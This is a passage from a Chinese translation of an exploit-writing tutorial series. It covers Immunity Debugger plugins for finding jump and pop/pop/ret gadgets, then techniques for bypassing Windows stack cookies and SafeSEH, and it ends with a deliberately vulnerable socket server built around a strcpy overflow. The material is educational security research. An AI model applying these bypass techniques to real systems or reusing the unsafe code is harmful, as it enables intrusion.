
它将会搜索 3 条指令（jmp,call,push+ret），打开”Log data”窗口查看结果：



为了查看搜索到的指令，你可以选择该地址并双击它，接着打开“CPU”窗口：



或者你也可以使用命令!searchcode 来搜索 jmp esp 指令：




（输出信息会显示出指令地址，其所在模块（dll）以及该指令是否处于可执行页。）当然，searchopcode 命令也可以达到以上效果，但!findtrampoline 会查找所有可能的组合指令，而 searchopcode 要求提供要搜索的特定指令。

aslrdynamicbase

这条命令用于列出所有加载模块，并显示其是否允许地址空间随机分布（ASLR，address space layout randomization）(vista and 2008)。它可以帮你搜索系统重启后仍保持不变的返回地址，以构建出更为稳定的利用程序（搜索这些地址主要是在可执行或者

non-aslr 的 dll 内存空间中进行搜索)。此命令并不要求提供任何参数，仅需在命令行窗口中运行命令，然后查看 ASLR /dynamicbase table 中那些不支持 ASLR 的内存地址。这不仅可以节省时间，还可看到构建稳定和短效利用代码 (系统重启后失效) 之间的差别。



pvefindaddr

这是笔者自己写的小插件，若想获取更多关于此插件的信息，可以登陆访问论坛：

http://www.corelan.be:8800/index.php/forum/writing-exploits/pvefindaddr-pycommand-plugin-for-immdbg/

这里笔者只简单地讨论它的 4 项操作功能 (但当前版本还提供其它更多的功能):

```
!pvefindaddr Usage
------------------
!pvefindaddr <operation> [<options>]
Valid operations:
* p [reg] [module]   (look for pop pop ret) - optionally specify reg and module to filter on
                      Only addresses from non-safeseh protected modules/binaries will be listed
* j <reg> [module]   (look for jmp <reg>, call <reg>, push <reg>+ret) (optionally filter on module)
* jseh               (look for jmp/call dword ptr[ebp/esp+nn and ebp-nn])
                      Only addresses outside address range of modules will be listed
* nosafeseh          (List all modules that are not safeseh protected)
```

- p：查找 pop/pop/ret 组合指令（在构建基于 SEH 的利用代码时很有用），它可以自动过滤 safeseh 保护的模块，因此你得到的都是未经 safeseh 保护的模块。另外，它还在所有加载模块中自动尝试所有可能组合指令。（因此你无需提供特定的寄存器或模块，如果你指定寄存器，它将会只显示使用此寄存器的组合指令，如果你指定了寄存器和模块名，那么它将会显示特定模块（即使此模块受 safeseh 保护）中使用此寄存器的所有组合指令！）
- j：查找所有 jmp/call/push ret 的组合指令（当构建覆盖 ret 的 exploit 时很有用），但你必须指定跳转的寄存器，至于是否指定模块名可自行选择。
- jseh：此操作在用于绕过 safeseh 保护时特别有用（具体参见本系列教程第 6 篇），它可以自动搜索所有可能的组合指令。
- nosafeseh：显示所有当前加载且未经 safeseh 保护的模块。

下载：http://www.corelan.be:8800/index.php/security/pvefindaddr-py-immunity-debugger-pycommand/

其它 pycommands & command 语法

为了获取更多关于 pycommands 使用方法的信息，可以简单地在命令行窗口运行未带参数的 pycommand 命令，然后打开 log data 窗口，你将获得一段简短的帮助文本，以告诉你此命令需要提供哪些参数才能正确地运行脚本。

其它命令在未提供参数时，会打开一个向导（比如!antidep 命令），其它命令会抛出异常。更多关于 immdbg 和 pycommand 的信息可以在以下地址找到：

http://www.immunitysec.com/downloads/IntelligentDebugging.pdf
http://www.immunitysec.com/downloads/Debugging_With_ID.odp


（ImmDbg 还有其它许多很酷的脚本，可用于辅助开发堆溢出利用程序，但这已超出本文的范围。）

Happy hunting !

其它 immdbg 工具


!packets

用于捕获无线数据包，并可用于响应发送/接收数据包。例如：打开 firefox 并用 immdbg 附加此进程，在被 immdbg 的断点中断前运行!packets，接着继续运行 firefox 并访问网站。现在回头看 immdbg，并查看“Captured Packets”窗口：



!safeseh

此命令用于列出可执行模块，并提示是否受 safeseh 保护。运行!safeseh 命令之后，打开”Log Data”窗口即可查看结果：


0BADF00D 0x77040b81
0BADF00D COMCTL32.dll: SafeSEH protected
0BADF00D COMCTL32.dll: 1 handler(s)
0BADF00D 0x7745b272
0BADF00D winrnr.dll: SafeSEH protected
0BADF00D winrnr.dll: No handler
0BADF00D WININET.dll: SafeSEH protected
0BADF00D WININET.dll: 2 handler(s)
0BADF00D 0x3d97b915
0BADF00D 0x3d9c7024
0BADF00D NTMARTA.DLL: SafeSEH protected
0BADF00D NTMARTA.DLL: 1 handler(s)
0BADF00D 0x776a8c56
0BADF00D COMRes.dll: SafeSEH protected
0BADF00D COMRes.dll: No handler
0BADF00D msctfime.ime: SafeSEH protected
0BADF00D msctfime.ime: 1 handler(s)
0BADF00D 0x755e6452
0BADF00D WLDAP32.dll: SafeSEH protected
0BADF00D WLDAP32.dll: 1 handler(s)
0BADF00D 0x76f80968
0BADF00D VERSION.dll: SafeSEH protected
0BADF00D VERSION.dll: 2 handler(s)
0BADF00D 0x77c01e71
0BADF00D 0x77c01f77
0BADF00D mswsock.dll: SafeSEH protected
0BADF00D mswsock.dll: 1 handler(s)
0BADF00D 0x71a77228
0BADF00D WINMM.dll: SafeSEH protected
0BADF00D WINMM.dll: 2 handler(s)
0BADF00D 0x76b4af10
0BADF00D 0x76b4b016
0BADF00D GDI32.dll: SafeSEH protected
0BADF00D GDI32.dll: 2 handler(s)
0BADF00D 0x77f310cc
0BADF00D 0x77f311d2
0BADF00D nss3.dll: SafeSEH protected
0BADF00D nss3.dll: 1 handler(s)
0BADF00D 0x005886c3
0BADF00D LZ32.dll: *** SafeSEH unprotected ***
0BADF00D nssckbi.dll: SafeSEH protected
0BADF00D nssckbi.dll: 1 handler(s)
0BADF00D 0x0350a993
0BADF00D WINSPOOL.DRV: SafeSEH protected
0BADF00D WINSPOOL.DRV: 1 handler(s)
0BADF00D 0x7301f996
0BADF00D nssutil3.dll: SafeSEH protected
0BADF00D nssutil3.dll: 1 handler(s)
0BADF00D 0x005b8653
0BADF00D ADVAPI32.dll: SafeSEH protected
0BADF00D ADVAPI32.dll: 2 handler(s)
0BADF00D 0x77df1778
0BADF00D 0x77dfef47
0BADF00D browserdirprovider.dll: SafeSEH protected
0BADF00D browserdirprovider.dll: 1 handler(s)
0BADF00D 0x012e3313
0BADF00D SETUPAPI.dll: SafeSEH protected
0BADF00D SETUPAPI.dll: 1 handler(s)
0BADF00D 0x7792fc29
0BADF00D hnetcfg.dll: SafeSEH protected
0BADF00D hnetcfg.dll: 211 handler(s)
0BADF00D 0x662e7dde

Exploit 编写系列教程第六篇：绕过Cookie,SafeSeh,HW DEP和 ASLR

作者：Peter Van Eeckhoutte

译者：dge

导言

在本系列教程的以前章节中，我们看到了如何在 windows xp/2003 server 上编写 exploit。

这些 exploit 之所以有效是基于这样一个事实---我们能找到一个固定的跳转地址或 pop/pop/ret 地址，它可以让应用程序跳到 shellcode 去执行。不管在什么漏洞场景下，我们都能或多或少的在操作系统的 DLL 或应用程序的 DLL 中找到地址固定的跳转地址，这些地址即使在系统重启后依然保持不变，正是有了这样固定的跳板地址才让 exploit 得以可靠工作。

值得庆幸的是，不计其数的 windows 用户所使用的系统都内置了许多保护机制：

- Stack cookies (/GS Switch cookie)

- Safeseh (/Safeseh compiler switch)

- Data Execution Prevention (DEP) (software and hardware based)

- Address Space Layout Randomization (ASLR)

栈中的 cookie/GS 保护

/GS 编译选项会在函数的开头和结尾添加代码来阻止对典型的栈溢出漏洞（字符串缓冲区）的利用。

当应用程序启动时，程序的 cookie（4 字节（dword），无符号整型）被计算出来（伪随机数）并保存在加载模块的.data 节中,在函数的开头这个 cookie 被拷贝到栈中，位于 EBP 和返回地址的正前方（位于返回地址和局部变量的中间）。

[buffer][cookie][saved EBP][saved EIP]
在函数的结尾处，程序会把这个 cookie 和保存在.data 节中的 cookie 进行比较。
如果不相等，就说明进程栈被破坏，进程必须被终止。

为了尽量减少额外的代码行对性能带来的影响，只有当一个函数中包含字符串缓冲区或使用_alloca 函数在栈上分配空间的时候编译器才在栈中保存 cookie。另外，当缓冲区至少于 5 个字节时，在栈中也不保存 cookie。

在典型的缓冲区溢出中，栈上的返回地址会被数据所覆盖，但在返回地址被覆盖之前， cookie 早已经被覆盖了，因此就导致了 exploit 的失效(但仍然可以导致拒绝服务)，因为在函数的结尾程序会发现 cookie 已经被破坏，接着应用程序会被结束。

```
[buffer][cookie][saved EBP][saved EIP]
[AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA]
          ^
          |
```

/GS 的另外一个重要保护机制是变量重新排序。为了防止对函数本地变量和参数的攻击，编译器会对栈帧重新排序，把字符串缓冲区分配在栈帧的最高地址上，因此当字符串缓冲区被溢出时，也就不能溢出任何本地变量了。

更多关于 cookie 的资料： http://en.wikipedia.org/wiki/Buffer_overflow_protection, http://blogs.technet.com/srd/archive/2009/03/16/gs-cookie-protection-effectiveness-and-limitations.aspx http://msdn.microsoft.com/en-us/library/aa290051(VS.71).aspx

栈中的 cookie/GS 绕过方法

挫败这种栈溢出保护机制的最直接的方法是检索/猜测/计算出 cookie 值（这样就可以用相同的 cookie 覆盖栈中的 cookie），这个 cookie 有时候（很少）是一个静态值…但即使如此，它也可能包含一些不利的字符而导致不能使用它。

David Litchfield 在 2003 年发表了一篇用其他的技术来绕过堆栈保护的文章，不需要猜测 cookie(Alex Soritov ， Mark Dowd, Matt Miller 三个人在这里做了很出色的工作）。

David 这样描述：如果 cookie 被一个跟原始 cookie 不同的值覆盖了，代码会检查是否安装了安全处理例程，（如果没有，系统的异常处理器将接管它）。如果黑客覆盖掉一个异常处理结构（下一个 SEH 的指针+异常处理器指针），并在 cookie 被检查前触发一个异常，这时栈中尽管依然存在 cookie,但栈还是可以被成功溢出（=利用 SEH 的 exploit）。

毕竟，/GS 最重要的一个缺陷是它没有保护异常处理器，在这点上，程序完全依赖 SEH 保护机制（例如 SafeSEH 等）来解决这个问题。正如第三部分所说，safeSEH 也可以被绕过。

在 2003 server（最新的 xp/vista/7/…版本）中异常处理结构被修改了，这使得在这些操作系统中很难攻击成功。异常处理器会在“Load Configuration Directory”中注册，并且当一个异常处理器被执行前，操作系统会检查这个异常处理器是否被注册过，稍后，我们会讨论如何绕过它。

利用异常处理器绕过

我们可以通过在检查 cookie 前触发异常来挫败栈的这种保护。(或者尝试覆盖其他在 cookie 被检查前就被引用的数据（通过堆栈传给漏洞函数的参数）），然后再对付 SEH 保护机制，如果它存在的话…当然第二种方法只适用于可以向引用数据写入的情况，你可以改写栈低以下的数据。

```
[buffer][cookie][EH record][saved ebp][saved eip][arguments ]

overwrite - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - >
```

在这种情况下，你需要能覆盖到足够远的地方，并且程序必须安装了一个异常处理器（它会被覆盖），如果你能控制异常处理器的地址（存在于注册的异常结构中），那么用加载模块以外的地址覆盖它（这个地址应该是有效的，例如操作系统模块中的地址等等），在新版操作系统中，大多数模块在编译时使用了/safeseh，因此 exploit 将会失败，但是你仍然可以尝试在未启用/safeseh(正如在教程的第三部分解释的)的 dll 中找到一个地址。毕竟，GS 并不能保护堆栈中的 SEH 域，只需要绕过 SafeSEH 保护，exploit 就可以成功。

在教程的第三部分，我们已经提到需要用 pop/pop/ret 指令的地址覆盖这个指针。（需要在 nseh 域上放上一个能跳转到 shellcode 的指令），或者（如果你在程序的加载模块中找不到 pop/pop/ret 指令），你可以观察下 esp/ebp,查看下这些寄存器距离 nseh 的偏移，接下来就是查找这样的指令：

- call dword ptr [esp+nn]

- call dword ptr [ebp+nn]

- jmp dword ptr [esp+nn]

- jmp dword ptr[ebp+nn]

其中的 nn 就是寄存器的值到 nseh 的偏移。这些指令可能更容易找到，但它们同样可以正常工作，Immdbg 的插件 pvefindaddr 可以帮你找到这种指令。

通过同时替换栈中和.data 节中的 cookie 来绕过

另一种技术是通过替换加载模块.data 节中的 cookie 值（它是可写的，否则程序就无法在运行中动态更新 cookie 了）来绕过栈上的 cookie 保护，并用相同的值替换栈中的 cookie，如果你有权在任意地方写入任意值（4 字节的任意写操作）-如果类似下边的指令造成访问违例，那表明可能是一个任意 4 字节的写操作。

```
mov dword ptr[reg1], reg2
```

（很明显，为了完成这个任务，你需要能控制 reg1 和 reg2）reg1 应该包含需要写入的内存位置，reg2 应该包含你想写入这个地址的值。

利用未被保护的缓冲区来实现绕过

另外一个利用的机会是利用漏洞代码不包含字符串缓冲区（因此堆栈中就没有 cookie）这对拥有一个整数数组或指针的函数同样有效。

```
[buffer][cookie][EH record][saved ebp][saved eip][arguments ]
```

例如：如果 arguments 不包含字符串缓冲区或指针，你就可以覆盖这些参数，因为事实上 GS 不会保护这个函数。

通过覆盖上层函数的栈数据来绕过

当函数的参数是对象指针或结构指针时，这些对象或结构存在于调用者的堆栈中，这也能导致 GS 被绕过，（覆盖对象和虚函表指针，如果你把这个指针指向一个用于欺骗的虚函数表，你就可以重定向这个虚函数的调用，并执行恶意的代码。）。

通过猜测/计算出 cookie 来绕过

Reducing the Effective Entropy of GS Cookies

基于静态 cookie 的绕过

最后，如果每次的 cookie 是相同/静态的，这样的话，你就可以在溢出时简单的把这个值放在堆栈的相应位置上。

堆栈 cookie 保护调试及演示

为了证实堆栈中 cookie 的行为，我们使用在 http://www.security-forums.com/viewtopic.php?p=302855#302855 上的一个简单的代码（在第四部分中使用过）。

如果给函数 pr()传送多余 500 字节的数据，它将被溢出。

打开 Visual Studio C++ 2008（Express 版本可从这里下载 http://www.microsoft.com/express/download/default.aspx）并创建一个控制台程序。

为了让它能在 VS2008 中编译，我稍微修改了原来的代码。


```
// vulnerable server.cpp : Defines the entry point for the console application.
//

#include "stdafx.h"
#include "winsock.h"
#include "windows.h"

//load windows socket
#pragma comment(lib, "wsock32.lib")
```

```
//Define Return Messages
#define SS_ERROR 1
#define SS_OK 0

void pr( char *str)
{
   char buf[500]=" ";
   strcpy(buf,str);
}
void sError(char *str)
{
   printf("Error %s",str);
   WSACleanup();
}

int _tmain(int argc, _TCHAR* argv[])
{
WORD sockVersion;
WSADATA wsaData;

int rVal;
char Message[5000]=" ";
char buf[2000]=" ";

u_short LocalPort;
LocalPort = 200;

//wsock32 initialized for usage
sockVersion = MAKEWORD(1,1);
WSAStartup(sockVersion, &wsaData);

//create server socket
SOCKET serverSocket = socket(AF_INET, SOCK_STREAM, 0);

if(serverSocket == INVALID_SOCKET)
{
   sError("Failed socket()");
   return SS_ERROR;
}

SOCKADDR_IN sin;
sin.sin_family = PF_INET;
sin.sin_port = htons(LocalPort);
```

